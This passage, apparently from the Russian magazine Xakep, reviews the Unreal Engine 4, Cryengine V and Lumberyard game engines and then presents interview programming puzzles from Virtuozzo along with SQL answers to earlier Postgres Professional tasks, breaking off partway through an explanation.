Много воды утекло за прошедшие три года. В то время на арене царил UDK, и мы говорили про него. В настоящий момент представлена уже четвертая версия UE. Сразу после выхода движка в 2014 году цена на него составляла 30 долларов, но в марте 2015-го движок стал полностью бесплатным, включая все исходные коды. Тем пользователям, кто успел купить движок, Epic вернула 30 баксов на виртуальный счет клиента; эти деньги можно потратить на покупку ассетов в Marketplace.

С помощью UE4 можно разрабатывать как двумерные, так и трехмерные игры абсолютно любых жанров: шутеры, стратегии, квесты, RPG, симуляторы... Движок нашел применение не только в игровой индустрии, но и в кинематографе — для создания спецэффектов, в архитектуре, строительстве, используется он и в образовательных целях.

UE4 предоставляет много заготовок для игр разных жанров. Есть два пути создания проекта: на Blueprint или на C++. В первом случае используется графический скриптовый язык, где описания и последовательность действий заключаются подобно конечному автомату. То есть реализованные в движке операции связываются посредством графического интерфейса. Во втором случае описание геймплея осуществляется на языке C++.

Прямо из коробки с помощью темплейтов можно создать 13 проектов на C++ и 12 на Blueprint. Среди них игры различных жанров: двумерные скроллеры, шутеры от первого и третьего лица, авиа- и автосимуляторы. В тринадцатое обновление была добавлена заготовка для виртуальной реальности.



Unreal Engine 4 с загруженным проектом VR

Движок поддерживает все огромное разнообразие современных технологий. Даже перечислять не имеет смысла — игры, разработанные на UE4, охватывают все платформы и игровые устройства (VR, Kinect, Leap Motion и так далее).

UE4 снабжен всеми необходимыми редакторами: это конструирование сцен, импортирование, настройка и анимация моделей, наложение материалов, создание физических эффектов, размещение аудиоисточников, настройка звука, специальный редактор для создания скриптов Blueprint и многое другое.

В самом начале сентября вышло тринадцатое обновление Unreal Engine 4. Такие частые обновления возможны благодаря тому, что код движка открытый и его репозиторий размещен на GitHub, где любой программист может внести свою лепту. Также с GitHub можно скачать исходные коды и материалы последней версии Unreal Tournament, разрабатываемой сообществом.

В это обновление было добавлено много интересных фич для удобства работы с графикой, анимацией. Многие улучшения были внесены в движок для увеличения производительности.

Среди ключевых обновлений:

- поддержка DirectX 12;
- поддержка формата Alembic для вертексной анимации;
- оптимизация динамических теней для мобильных проектов;
- изменения в редакторе VR (добавилась поддержка капсульных теней);
- изменения в редакторе для создания синематик-сцен Sequencer (добавился инструмент Live Recording, который позволяет преобразовывать геймплей, включая всю анимацию, аудио и эффекты, в отдельный ассет. После чего ассет можно редактировать с помощью Sequencer).

За восемнадцатилетнюю историю движка Unreal Engine на нем (на разных версиях) было создано огромное количество игр разных жанров для всех платформ (включая консоли от шестого поколения до текущего — восьмого), но большую часть однозначно занимают шутеры. Кроме того, UE4 прекрасно подходит для разработки мобильных игр.

CRYENGINE

Сайт: cryengine.com
Разработчик: Crytek
Последняя версия на момент написания статьи: 5.2.1
Порог вхождения: средний
Цена: free
Исходный код: открытый
Платформы для использования: Windows

С момента прошлого обзора Cryengine во многом повзрослел и сильно изменился. Уже пятая версия! В середине августа вышло второе обновление. Напомним, что оригинальная пятая версия была выпущена в марте. Что позволяет так быстро выпускать обновления? Open Source — двигатель прогресса, а исходные коды Cryengine размещены на GitHub.


Cryengine V поддерживает Windows, Linux, PlayStation 4, Xbox One. Он главным образом нацелен на MMO-игры с передовой графикой. Также в движке хорошо проработана сетевая подсистема, есть поддержка DirectX 12, PhysX и широченного ряда других технологий.

Хотя движок и материалы на сайте бесплатны, отсутствует даже роялти, можно стать официальным пользователем, которому доступны дополнительные обучающие материалы, видео, тренинги и другая поддержка Crytek. Для этого надо оплатить лицензию одного из двух видов: базовое членство — 50 долларов, премиум — 150 долларов. Дополнительно Crytek предоставляет лицензию уровня Enterprise для больших игроков рынка, таких как 2K, Bethesda, Sony Santa Monica и другие. Стоимость лицензии не разглашается. Перед скачиванием движка пользователь может сам определить сумму пожертвования для Crytek.

У Cryengine есть свой Marketplace, где любой пользователь может покупать и продавать игровые ассеты.

Лаунчер Cryengine V на вид и по функциональности похож на UE4. Он служит для скачивания движков и их обновлений, создания проектов, покупки ассетов, просмотра новостей и прочего. В пятой версии движка проекты можно создавать не только на C++, но и на C#, что определенно радует. В качестве скриптового языка, как и раньше, используется Lua. Таким образом, юзеру движка не обязательно лезть в его код, для изменения геймплея достаточно модифицировать скрипты.

Исходно разработчику предоставляются заготовки для шести проектов: пустая игра, шутеры от первого/третьего лица, с видом сверху, экшен с видом сбоку и roller ball. Движок дает кодеру ошеломляющее количество редакторов: редактор уровня, аудио, диалогов, анимаций, окружения, трасс, материалов, частиц, ландшафтов и многие другие. Добавлена поддержка FBX-формата для загрузки 3D-моделей. При этом можно отдельно работать с анимациями модели, кожей, скелетом и геометрией.



Cryengine V с загруженным проектом

Без сомнения, радует программа поддержки инди-разработчиков. В ней могут принять участие любые инди-команды с абсолютно любыми проектами на движке Cryengine V. В первом раунде Crytek проверяет соответствие проекта определенным требованиям, после чего проекту подается кандидатский свет. Во втором раунде Crytek выбирает три проекта для финансирования и еще шесть получат техническую поддержку.

LUMBERYARD

Сайт: aws.amazon.com/ru/lumberyard
Разработчик: Amazon
Последняя версия на момент написания статьи: 1.4
Порог вхождения: средний
Цена: free
Исходный код: открытый
Платформы для использования: Windows

Есть еще одно ответвление от оригинального Cryengine — это движок *Lumberyard*. Когда в прошлом году у Crytek начались проблемы с деньгами, Amazon помогла компании, купив у нее лицензию на Cryengine версии 3.8 за более чем 70 миллионов долларов.


Amazon допилила продукт, добавив в него поддержку своих облачных технологий — Amazon Web Services и Twitch. Таким образом, разработчик игр на Lumberyard может прозрачно хранить данные и работать с ними в облаке Amazon. Вместе с уклоном движка в сторону MMO это сочетание прекрасно подходит для массивных мультиплеерных игр. Разработчикам игр не надо задумываться о расширении инфраструктуры, программной оптимизации передачи и хранения данных, когда количество пользователей их игры увеличится, — все эти проблемы возьмет на себя Amazon Web Services. Также с помощью Lumberyard игродел может добавить поддержку стриминга игры на сайт twitch.tv.

Движок полностью бесплатный с открытым исходным кодом. Amazon собирается зарабатывать на нем, беря плату за использование облачных технологий. После регистрации на год выдается базовая бесплатная лицензия. За это время можно пользоваться многими инструментами и сервисами.

С помощью Lumberyard можно создавать игры для Windows, PlayStation 4, Xbox One. В экспериментальном режиме находится поддержка Linux, macOS, iOS, Android. Устройства виртуальной реальности также поддерживаются движком, среди них: Oculus Rift, HTC Vive, OpenVR.

Наиболее сильная отличительная черта Lumberyard от Cryengine — сетевая (облачная) система. Разработчики из Amazon Game Studios реализовали новый сетевой уровень GridMate, позволяющий создавать колоссальные игровые миры с огромным числом игроков. Технология Cloud Canvas позволяет быстро добавлять интерактивные сетевые возможности, такие как проведение сражений на стороне сервера, таблица рекордов и прочее. Масштабирование и работу многопользовательских сессионных игр обеспечивает система GameLift, которая интегрирована в Lumberyard.

В Lumberyard есть графический редактор кода (подобный UE4), с его помощью можно связывать сущности с компонентами. Новая система генерации кода позволяет модифицировать старый код C++ и создавать новый.



Эффект снега в Lumberyard

ИТОГИ

В сегодняшней статье мы рассмотрели шесть самых популярных, мощных и востребованных игровых движков. С их помощью разрабатывается подавляющее большинство успешных игр разных жанров.

Интересный путь развития выбрали лидеры рынка игровых движков! Я бы даже сказал — загадочный и в некотором роде опасный. Разработчики предлагают свое творение забесплатно, уверенные в будущей отдаче. А ведь совсем недавно движки продавались единицами и по заоблачным ценам. Сейчас, получается, игровой рынок достаточно большой, чтобы основывать свою стратегию на таком подходе.

К настоящему моменту все описанные в статье движки обзавелись поддержкой устройств виртуальной реальности. За небольшое время на рынке появился широкий диапазон последних, а следом подтянулись и средства для создания контента VR. Теперь, как говорится, мяч на стороне программистов.

ОБРАТНАЯ СВЯЗЬ

Мы всегда открыты твоим предложениям, поэтому если у тебя есть просьбы или дополнения — смело пиши в комменты. Считаешь, что надо рассмотреть менее популярные движки? Командуй, сделаем :). В общем, обещаю учесть любые пожелания, касающиеся разработки графических приложений.

Александр Лозовский
lozovsky@glc.ru

ЗАДАЧИ НА СОБЕСЕДОВАНИЯХ

ЗАДАЧИ ОТ VIRTUOZZO И НАГРАЖДЕНИЕ ПОБЕДИТЕЛЕЙ ОТ POSTGRES PROFESSIONAL

В этой рубрике мы публикуем любые сложные и интересные задачи, такие, чтобы даже наши самые матерые читатели (да-да, Иннокентий Сенновский, это про тебя) нашли в них для себя то, над чем можно как следует попотеть. Но особенно мы любим задачи от международных компаний. И это не только потому, что офис Virtuozzo расположен в Сиэтле (и в один прекрасный момент ты сможешь запустить свой трактор в направлении цивилизованного места, где в конце сентября +23 по Цельсию). Международная компания — это еще и новые связи, совсем другой уровень перспектив и возможностей. А поскольку Virtuozzo не так давно отделилась от другой крупной компании — это еще и новые интересные проекты.

Задачи от Virtuozzo

Файлы задач расположены на GitHub: https://github.com/VznutAtem5aXi/xakep

Задание 1

github.com/VznutAtem5aXi/xakep/tree/master/task1

У вас есть программа, простой таймер, запускаемая из командной строки. Программа собрана под libc6 x86_64 linux и должна работать в совместимых по архитектуре дистрибутивах Linux.

Результатом работы программы будет ежесекундный отсчет времени (по умолчанию до десяти), после чего программа завершается.

```
$ ./timer
10
```

Однако, если два или более экземпляра этой программы будут работать параллельно, второй и последующий процесс выполнятся неуспешно:

```
$ ./timer (из одного терминала)
10
$ ./timer (одновременно, из другого терминала)
error!
```

Ваша задача — создать такое runtime-окружение для запуска этой и подобных программ (использующих тот же самый API), чтобы два и более одновременно работающих экземпляра выполнялись без ошибок, не мешая друг другу.

Задание 2

github.com/VznutAtem5aXi/xakep/tree/master/task2

Вам предоставлен исходный текст программы, выводящей в формате JSON заданное количество полезных данных. Определите факторы, влияющие на производительность, и попытайтесь ускорить работу программы, сохраняя как формат, так и смысловое значение выводимой информации.

Задание 3

github.com/VznutAtem5aXi/xakep/tree/master/task3

Самораспаковывающимся (SFX) архивом называется файл, в состав которого входят как собранные в архивный формат файлы, так и программа в машинных кодах или на интерпретируемом языке, предназначенная для запуска на целевой архитектуре. Выполненный SFX-архив распаковывает содержащиеся в нем файлы в текущую директорию.

Необходимо написать программу-конвертер, которая может автоматически преобразовывать SFX-архивы в RPM-пакет. Предполагается, что SFX-архив будет запускаться в корне файловой системы, а результат установки RPM-пакета должен полностью соответствовать такому запуску, не считая дополнительных изменений rpmdb. Требуется, чтобы сконвертированный пакет содержал уже распакованные файлы, а не сам архив.

В задании приведены два примера SFX-архивов, но программа-конвертер не должна опираться на знание о конкретных форматах архивов.

Куда слать ответы?

Правильные ответы принимает Анна Зуева (azueva@virtuozzo.com).


Награждение победителя

Лучше всех с решением задач от Postgres справился **Андрей Асякин**. Он крутой, поздравляем победителя! Андрей получает бесплатный билет на все три дня международного форума PgConf.Russia, который Postgres Professional будет проводить 15–17 марта 2017 года в Москве.

Ответы на задачи от Postgres Professional


xakep.ru/2016/08/11/coding-challenges-211/

Задача 1



```
select p.*
from friend f, lateral(
    select * post p
    where p.usr_id=f.friend_id
    order by p.added desc
) p
where f.usr_id=:usr_id
order by p.added desc
limit 10
```

Нам потребуется индекс post(usr_id,added). Запрос «в лоб»:




```
select *
from friend f, post p
where f.usr_id=:usr_id
  and p.usr_id=f.friend_id
order by p.added desc
limit 10
```

приведет к тому, что будут сначала выбраны все сообщения от друзей (то есть если у друга 1000 постов, то вся 1000 и окажется получена), отсортированы (также все) и только потом определен первый десяток. В предлагаемом ответе будет получено максимум 10 постов от каждого друга (мы должны предусмотреть и вариант, когда все 10 последних постов написал только один друг).

Задача 2

Можно ли в строке, состоящей из символов (и), проверить баланс скобок? Как?


Очень просто — сначала превратим строку в таблицу:



```
select * from (
    select s.v[1] as v, pos
    from regexp_matches(')()()()()(','(.)','g')
    with ordinality as s(v, pos)
) t
where t.v in ('(',')')
```

после чего для каждой открывающей скобки будем выдавать единицу, а для закрывающей — -1. Обрати внимание на предложение with ordinality — оно позволяет получить, кроме собственно значений, еще и их порядковый номер (в данном случае pos). Вообще говоря, даже без этого предложения мы получим корректный результат, и его использование в данном случае почти буквоедство, но кто знает, как в будущем станут возвращаться строки?

Посчитаем промежуточные суммы для этого выражения:

